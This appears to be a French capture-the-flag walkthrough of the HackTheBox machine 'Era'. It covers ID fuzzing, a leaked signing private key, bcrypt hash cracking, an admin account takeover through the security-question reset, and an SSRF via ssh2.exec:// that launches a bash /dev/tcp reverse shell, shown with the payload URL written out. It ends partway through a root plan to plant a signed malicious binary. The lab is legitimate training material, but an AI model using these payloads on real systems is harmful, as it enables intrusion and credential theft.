
- register.php





upload php file

J'ai upload un fichier de test :




ici on a une information intéressante, les fichiers sont classés par ID.

Exploitation

HTTP

*fuzz id's


ffuf -u '*http://file.era.htb/download.php?id=FUZZ*' -w 4-digits-0000-9999.txt -H "Cookie: PHPSESSID=pstuvb5lo5crkarii7aqgg8ocl" -fs 7686




```
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://file.era.htb/download.php?id=FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Fuzzing/4-digits-0000-
9999.txt
 :: Header           : Cookie: PHPSESSID=pstuvb5lo5crkarii7aqgg8ocl
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 7686
________________________________________________

0054                    [Status: 200, Size: 6380, Words: 2552, Lines: 222,
Duration: 30ms]
0150                    [Status: 200, Size: 6367, Words: 2552, Lines: 222,
Duration: 31ms]
8469                    [Status: 200, Size: 6364, Words: 2552, Lines: 222,
Duration: 43ms]
:: Progress: [10000/10000] :: Job [1/1] :: 947 req/sec :: Duration: [0:00:09] ::
Errors: 0 ::
```

- 0054
- 0150
- 8469 --> le mien

0054



0150



signing.zip

x509.genkey

```
[Jul 27, 2025 - 17:21:18 ] HTB_area /workspace →  cat x509.genkey
[ req ]
default_bits = 2048
distinguished_name = req_distinguished_name
prompt = no
string_mask = utf8only
x509_extensions = myexts

[ req_distinguished_name ]
O = Era Inc.
CN = ELF verification
emailAddress = yurivich@era.com

[ myexts ]
basicConstraints=critical,CA:FALSE
keyUsage=digitalSignature
subjectKeyIdentifier=hash
authorityKeyIdentifier=keyid
```

key.pem

```
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQCqKH30+RZjkxiV
JMnuB6b1dDbWUaw3p2QyQvWMbFvsi7zG1kE2LBrKjsEyvcxo8m0wL9feuFiOlciD
MamELMAW0UjMyew01+S+bAEcOawH81bVahxNkA4hHi9d/rysTe/dnNkh08KgHhzF
mTApjbV0MQwUDOLXSw9eHd+1VJClwhwAsL4xdk4pQS6dAuJEnx3IzNoQ23f+dPqT
CMAAWST67VPZjSjwW1/HHNi12ePewEJRGB+2K+YeGj+lxShW/I1jYEHnsOrliM2h
ZvOLqS9LjhqfI9+Q1RxIQF69yAEUeN4lYupa0Ghr2h96YLRE5YyXaBxdSA4gLGOV
HZgMl2i/AgMBAAECggEALCO53NjamnT3bQTwjtsUT9rYOMtR8dPt1W3yNX2McPWk
wC2nF+7j+kSC0G9UvaqZcWUPyfonGsG3FHVHBH75S1H54QnGSMTyVQU+WnyJaDyS
+2R9uA8U4zlpzye7+LR08xdzaed9Nrzo+Mcuq7DTb7Mjb3YSSAf0EhWMyQSJSz38
nKOcQBQhwdmiZMnVQp7X4XE73+2Wft9NSeedzCpYRZHrI820O+4MeQrumfVijbL2
xx3o0pnvEnXiqbxJjYQS8gjSUAFCc5A0fHMGmVpvL+u7Sv40mj/rnGvDEAnaNf+j
```

```
SlC9KdF5z9gWAPii7JQtTzWzxDinUxNUhlJ00df29QKBgQDsAkzNjHAHNKVexJ4q
4CREawOfdB/Pe0lm3dNf5UlEbgNWVKExgN/dEhTLVYgpVXJiZJhKPGMhSnhZ/0oW
gSAvYcpPsuvZ/WN7lseTsH6jbRyVgd8mCF4JiCw3gusoBfCtp9spy8Vjs0mcWHRW
PRY8QbMG/SUCnUS0KuT1ikiIYwKBgQC4kkKlyVy2+Z3/zMPTCla/IV6/EiLidSdn
RHfDx8l67Dc03thgAaKFUYMVpwia3/UXQS9TPj9Ay+DDkkXsnx8m1pMxV0wtkrec
pVrSB9QvmdLYuuonmG8nlgHs4bfl/JO/+Y7lz/Um1qM7aoZyPFEeZTeh6qM2s+7K
kBnSvng29QKBgQCszhpSPswgWonjU+/D0Q59EiY68JoCH3FlYnLMumPlOPA0nA7S
4lwH0J9tKpliOnBgXuurH4At9gsdSnGC/NUGHII3zPgoSwI2kfZby1VOcCwHxGoR
vPqt3AkUNEXerkrFvCwa9Fr5X2M8mP/FzUCkqi5dpakduu19RhMTPkdRpQKBgQCJ
tU6WpUtQlaNF1IASuHcKeZpYUu7GKYSxrsrwvuJbnVx/TPkBgJbCg5ObFxn7e7dA
l3j40cudy7+yCzOynPJAJv6BZNHIetwVuuWtKPwuW8WNwL+ttTTRw0FCfRKZPL78
D/WHD4aoaKI3VX5kQw5+8CP24brOuKckaSlrLINC9QKBgDs90fIyrlg6YGB4r6Ey
4vXtVImpvnjfcNvAmgDwuY/zzLZv8Y5DJWTe8uxpiPcopa1oC6V7BzvIls+CC7VC
hc7aWcAJeTlk3hBHj7tpcfwNwk1zgcr1vuytFw64x2nq5odIS+80ThZTcGedTuj1
qKTzxN/SefLdu9+8MXlVZBWj
-----END PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIDajCCAlKgAwIBAgIUbWNKqYHhk6HkSMUgX/ebhOa29QswDQYJKoZIhvcNAQEL
BQAwTzERMA8GA1UECgwIRXJhIEluYy4xGTAXBgNVBAMMEEVMRiB2ZXJpZmljYXRp
b24xHzAdBgkqhkiG9w0BCQEWEHl1cml2aWNoQGVyYS5jb20wIBcNMjUwMTI2MDIw
OTM1WhgPMjEyNTAxMDIwMjA5MzVaME8xETAPBgNVBAoMCEVyYSBJbmMuMRkwFwYD
VQQDDBBFTEYgdmVyaWZpY2F0aW9uMR8wHQYJKoZIhvcNAQkBFhB5dXJpdmljaEBl
cmEuY29tMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAqih99PkWY5MY
lSTJ7gem9XQ21lGsN6dkMkL1jGxb7Iu8xtZBNiwayo7BMr3MaPJtMC/X3rhYjpXI
gzGphCzAFtFIzMnsNNfkvmwBHDmsB/NW1WocTZAOIR4vXf68rE3v3ZzZIdPCoB4c
xZkwKY21dDEMFAzi10sPXh3ftVSQpcIcALC+MXZOKUEunQLiRJ8dyMzaENt3/nT6
kwjAAFkk+u1T2Y0o8FtfxxzYtdnj3sBCURgftivmHho/pcUoVvyNY2BB57Dq5YjN
oWbzi6kvS44anyPfkNUcSEBevcgBFHjeJWLqWtBoa9ofemC0ROWMl2gcXUgOICxj
lR2YDJdovwIDAQABozwwOjAMBgNVHRMBAf8EAjAAMAsGA1UdDwQEAwIHgDAdBgNV
HQ4EFgQU/XYF/LzWBMr+NhZw/PHUlQHb0s0wDQYJKoZIhvcNAQELBQADggEBAAzE
eNQxIJH6Z8vOvP8g1OoyD0Ot9E8U/PdxlM7QWqk9qcH0xyQZqg7Ee5L/kq4y/1i1
ZxAPlBfOUx4KhZgWVkStfvut0Ilg3VSXVntPPRi8WAcDV5nivYtphv16ZQkaclFy
dN0mYQc2NlqDv+y5FKnGbkioRUVGGmkIqeaT4HIUA2CFRnTr2Jao0TwAIG0jfpov
+y/t2WhUNto9L04vcD3ZAzuEPZnqs/L9rsoDZ1Ee3DxnOC7l3PkklaIiDrXiHAkd
Nrg7N9XCeQr0FUS0xLMBMVCEJT2TCo6lXKtcI5A5FgAcyECDzkw+HdgSYFPaoYJq
5rxH+xhuDqRDr941Sg4=
-----END CERTIFICATE-----
```

- *yurivich@era.com*

site-backup-30-08-24.zip

```
[Jul 27, 2025 - 17:24:24 ] HTB_area /workspace ➜  ls
bg.jpg        filedb.sqlite         index.php           layout.php  logout.php  register.php  screen-download.png  screen-manage.png  upload.php
css           files                 initial_layout.php  LICENSE     main.png    reset.php     screen-login.png     screen-upload.png  webfonts
download.php  functions.global.php  layout_login.php    login.php   manage.php  sass          screen-main.png      security_login.php  winPEASx64.exe
```

filedb.sqlite

.tables

users content :

```
[Jul 27, 2025 - 17:27:09 ] HTB_area /workspace ➜  sqlite3 filedb.sqlite
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> .tables
files  users
sqlite> SELECT * from users;
1|admin_ef01cab31aa|$2y$10$wDbohsUaezf74d3sMNRPi.o93wDxJqphM2m0VVUp41If6WrYr.QPC|600|Maria|Oliver|Ottawa
2|eric|$2y$10$S9EOSDqF1RzNUvyVj7OtJ.mskgP1spN3g2dneU.D.ABQLhSV2Qvxm|-1|||
3|veronica|$2y$10$xQmS7JL8UT4B3jAYK7jsNeZ4I.YqaFFnZNA/2GCxLveQ805kuQGOK|-1|||
4|yuri|$2b$12$HkRKUdjjOdf2WuTXovkHIOXwVDfSrgCqqHPpE37uWejRqUWqwEL2.|-1|||
5|john|$2a$10$iccCEz6.5.W2p7CSBOr3ReaOqyNmINMH1LaqeQaL22a1T1V/IddE6|-1|||
6|ethan|$2a$10$PkV/LAd07ftxVzBHhrpgcOwD3G1omX4Dk2Y56Tv9DpuUV/dh/a1wC|-1|||
sqlite>
```

- hashes :

```
1|admin_ef01cab31aa|$2y$10$wDbohsUaezf74d3sMNRPi.o93wDxJqphM2m0VVUp41If6WrYr.QPC|
600|Maria|Oliver|Ottawa
2|eric|$2y$10$S9EOSDqF1RzNUvyVj7OtJ.mskgP1spN3g2dneU.D.ABQLhSV2Qvxm|-1|||
3|veronica|$2y$10$xQmS7JL8UT4B3jAYK7jsNeZ4I.YqaFFnZNA/2GCxLveQ805kuQGOK|-1|||
4|yuri|$2b$12$HkRKUdjjOdf2WuTXovkHIOXwVDfSrgCqqHPpE37uWejRqUWqwEL2.|-1|||
5|john|$2a$10$iccCEz6.5.W2p7CSBOr3ReaOqyNmINMH1LaqeQaL22a1T1V/IddE6|-1|||
6|ethan|$2a$10$PkV/LAd07ftxVzBHhrpgcOwD3G1omX4Dk2Y56Tv9DpuUV/dh/a1wC|-1|||
```

files content :

```
sqlite> SELECT * from files;
54|files/site-backup-30-08-24.zip|1|1725044282
```

> **Note**
>
> On va s'intéresser au hashes, pour les craquer.

JOHN

craquer les hashes

nano hash.txt

```
admin_ef01cab31aa:$2y$10$wDbohsUaezf74d3sMNRPi.o93wDxJqphM2m0VVUp41If6WrYr.QPC
eric:$2y$10$S9EOSDqF1RzNUvyVj7OtJ.mskgP1spN3g2dneU.D.ABQLhSV2Qvxm
veronica:$2y$10$xQmS7JL8UT4B3jAYK7jsNeZ4I.YqaFFnZNA/2GCxLveQ805kuQGOK
yuri:$2b$12$HkRKUdjjOdf2WuTXovkHIOXwVDfSrgCqqHPpE37uWejRqUWqwEL2.
john:$2a$10$iccCEz6.5.W2p7CSBOr3ReaOqyNmINMH1LaqeQaL22a1T1V/IddE6
ethan:$2a$10$PkV/LAd07ftxVzBHhrpgcOwD3G1omX4Dk2Y56Tv9DpuUV/dh/a1wC
```

john --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt hash.txt

```
[Jul 27, 2025 - 17:32:23 ] HTB_area /workspace ➜  john --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt hash.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (bcrypt [Blowfish 32/64 X3])
Loaded hashes with cost 1 (iteration count) varying from 1024 to 4096
Will run 16 OpenMP threads
Note: Passwords longer than 24 [worst case UTF-8] to 72 [ASCII] truncated (property of the hash)
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
america          (eric)
mustang          (yuri)
```

On a deux identifiants :

- eric/america
- yuri/mustang

> **Note**
>
> Retournons sur le protocole FTP, rappelons-nous, il fallait des identifiants.

FTP

Eric n'a pas de connexion en FTP, mais yuri oui :

```
[Jul 27, 2025 - 17:35:17 ] HTB_area /workspace ➜  ftp 10.129.101.25
Connected to 10.129.101.25.
220 (vsFTPd 3.0.5)
Name (10.129.101.25:root): yuri
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

2 répertoires :

```
drwxr-xr-x    2 0        0            4096 Jul 22 08:42 apache2_conf
drwxr-xr-x    3 0        0            4096 Jul 22 08:42 php8.1_conf
```

lftp

lftp -u yuri ftp://10.129.101.25 -e "mirror php8.1_conf ./php && bye"

```
[Jul 27, 2025 - 17:45:14 ] HTB_area /workspace ➜  lftp -u yuri ftp://10.129.101.25 -e "mirror php8.1_conf ./php && bye"
Password:
Total: 1 directory, 37 files, 0 symlinks
New: 37 files, 0 symlinks
10646552 bytes transferred in 7 seconds (1.43 MiB/s)
[Jul 27, 2025 - 17:46:40 ] HTB_area /workspace ➜  ls
php
```

lftp -u yuri ftp://10.129.101.25 -e "mirror apache2_conf ./apache && bye"

```
[Jul 27, 2025 - 17:46:43 ] HTB_area /workspace ➜  lftp -u yuri ftp://10.129.101.25 -e "mirror apache2_conf ./apache && bye"
Password:
New: 4 files, 0 symlinks
9098 bytes transferred
[Jul 27, 2025 - 17:47:10 ] HTB_area /workspace ➜  ls
apache  php
```

> **Note**
>
> Le contenu des deux répertoires n'étaient pas intéressant.

Backup

https://github.com/0xBugatti/Phantom

Permet l'analyse de code PHP :

J'ai mis le fichier 'download.php' présent dans le backup :

Detected Vulnerabilities:

XSS
(17, " ' . htmlspecialchars($title) . ' ")
(18, " ' . htmlspecialchars($subtitle) . ' ")
(42, 'echo deliverTop("Era - Download");')
(44, 'echo deliverMiddle("File Not Found", "The file you requested doesn\'t exist on this server", "");')
(46, 'echo deliverBottom();')
(75, 'echo "Opening: " . $full_path . "\\n";')
(76, 'echo $file_content;')
(78, 'echo "Error reading file: " . $e->getMessage();')
(84, 'echo deliverTop("Era - Download");')
(85, 'echo deliverMiddle_download("Your Download Is Ready!", $fileName, \'\');')
SQL
LFI
Unrestricted File Upload
[]
OS Command Injection
SSRF
[{'line_number': 57, 'line_content': '\t\treadfile($fetched[0]);'}, {'line_number': 72, 'line_content': " \t\t$file_content = fopen($wrapper ? $wrapper . $file : $file, 'r');"}]

- Ligne 57 :

```php
// BETA (Currently only available to the admin) - Showcase file instead of downloading it
} elseif ($_GET['show'] === "true" && $_SESSION['erauser'] === 1) {
        $format = isset($_GET['format']) ? $_GET['format'] : '';
        $file = $fetched[0];

        if (strpos($format, '://') !== false) {
                $wrapper = $format;
                header('Content-Type: application/octet-stream');
        } else {
                $wrapper = '';
                header('Content-Type: text/html');
        }

        try {
                $file_content = fopen($wrapper ? $wrapper . $file : $file, 'r');
                $full_path = $wrapper ? $wrapper . $file : $file;
                // Debug Output
                echo "Opening: " . $full_path . "\n";
                echo $file_content;
        } catch (Exception $e) {
                echo "Error reading file: " . $e->getMessage();
        }
```

Ce bout de code PHP montre une fonctionnalité où un fichier est ouvert et affiché (plutôt que téléchargé) si la variable GET `show` est à `"true"` et que la session indique que l'utilisateur est admin (`$_SESSION['erauser'] === 1`).

> **Note**
>
> The server blindly uses user input (the "format" parameter) to connect to internal resources or execute commands via PHP stream wrappers like ssh2.exec://, without any checks.

SSRF to reverse shell

En sachant que nous avons le nom de l'administrateur : admin_ef01cab31aa,

On peut demander un reset du compte, grâce à 'reset.php' dans l'optique de pouvoir s'y connecter et exploiter la faille :

```
/reset.php            (Status: 302) [Size: 0] [--> login.php]
```

reset admin

Update Security Questions

Username

admin_ef01cab31aa

New Answer to Security Question 1

cube

New Answer to Security Question 2

cube

New Answer to Security Question 3

cube

Update Security Questions

If the user exists, answers have been updated — redirecting...

Alternatively, login using security questions.

Log in Using Security Questions

If you've forgotten your password, you can log in by answering your security questions instead.

Username

admin_ef01cab31aa

What is your mother's maiden name?

cube

What was the name of your first pet?


cube

In which city were you born?

cube

Verify and Log In

On est connecté en tant qu'admin :




Exploit

SSRF commande

YURI :

```
http://file.era.htb/download.php?
id=54&show=true&format=ssh2.exec://yuri:mustang@127.0.0.1/bash%20-c%20"bash%20-
i%20>%26%20%2Fdev%2Ftcp%2F10.10.14.210%2F4444%200%3E%261%22;
```



User.txt

ERIC :

```
http://file.era.htb/download.php?
id=54&show=true&format=ssh2.exec://eric:america@127.0.0.1/bash -c "bash -i >%26
%2Fdev%2Ftcp%2F10.10.14.210%2F4444 0>%261";
```

Root

```
ll
total 32
drwxrwxr-- 2 root devs  4096 Jul 30 13:09 ./
drwxrwxr-- 3 root devs  4096 Jul 22 08:42 ../
-rwxrw---- 1 root devs 16544 Jul 30 13:09 monitor*
-rw-rw---- 1 root devs   103 Jul 30 13:09 status.log
eric@era:/opt/AV/periodic-checks$ cat st
cat status.log

[*] System scan initiated...
[*] No threats detected. Shutting down...
[SUCCESS] No threats detected.
eric@era:/opt/AV/periodic-checks$
```

Note

C'est un répertoire d'un antivirus, qui à chaque ajout d'un fichier, vérifie sa signature via 'root'. Alors si on met un fichier malicieux qui permet un reverse shell, qu'on le signe avec la clé qu'on a obtenu précédemment, qu'on l'upload dans le dossier cible, peut-être que ça va exécuté le fichier et nous donner un shell en tant que 'root'. Biensur, il ne faut pas oublier de se mettre en écoute.

Un outil est disponible et permet de signer des binaires :

https://github.com/NUAA-WatchDog/linux-elf-binary-signer

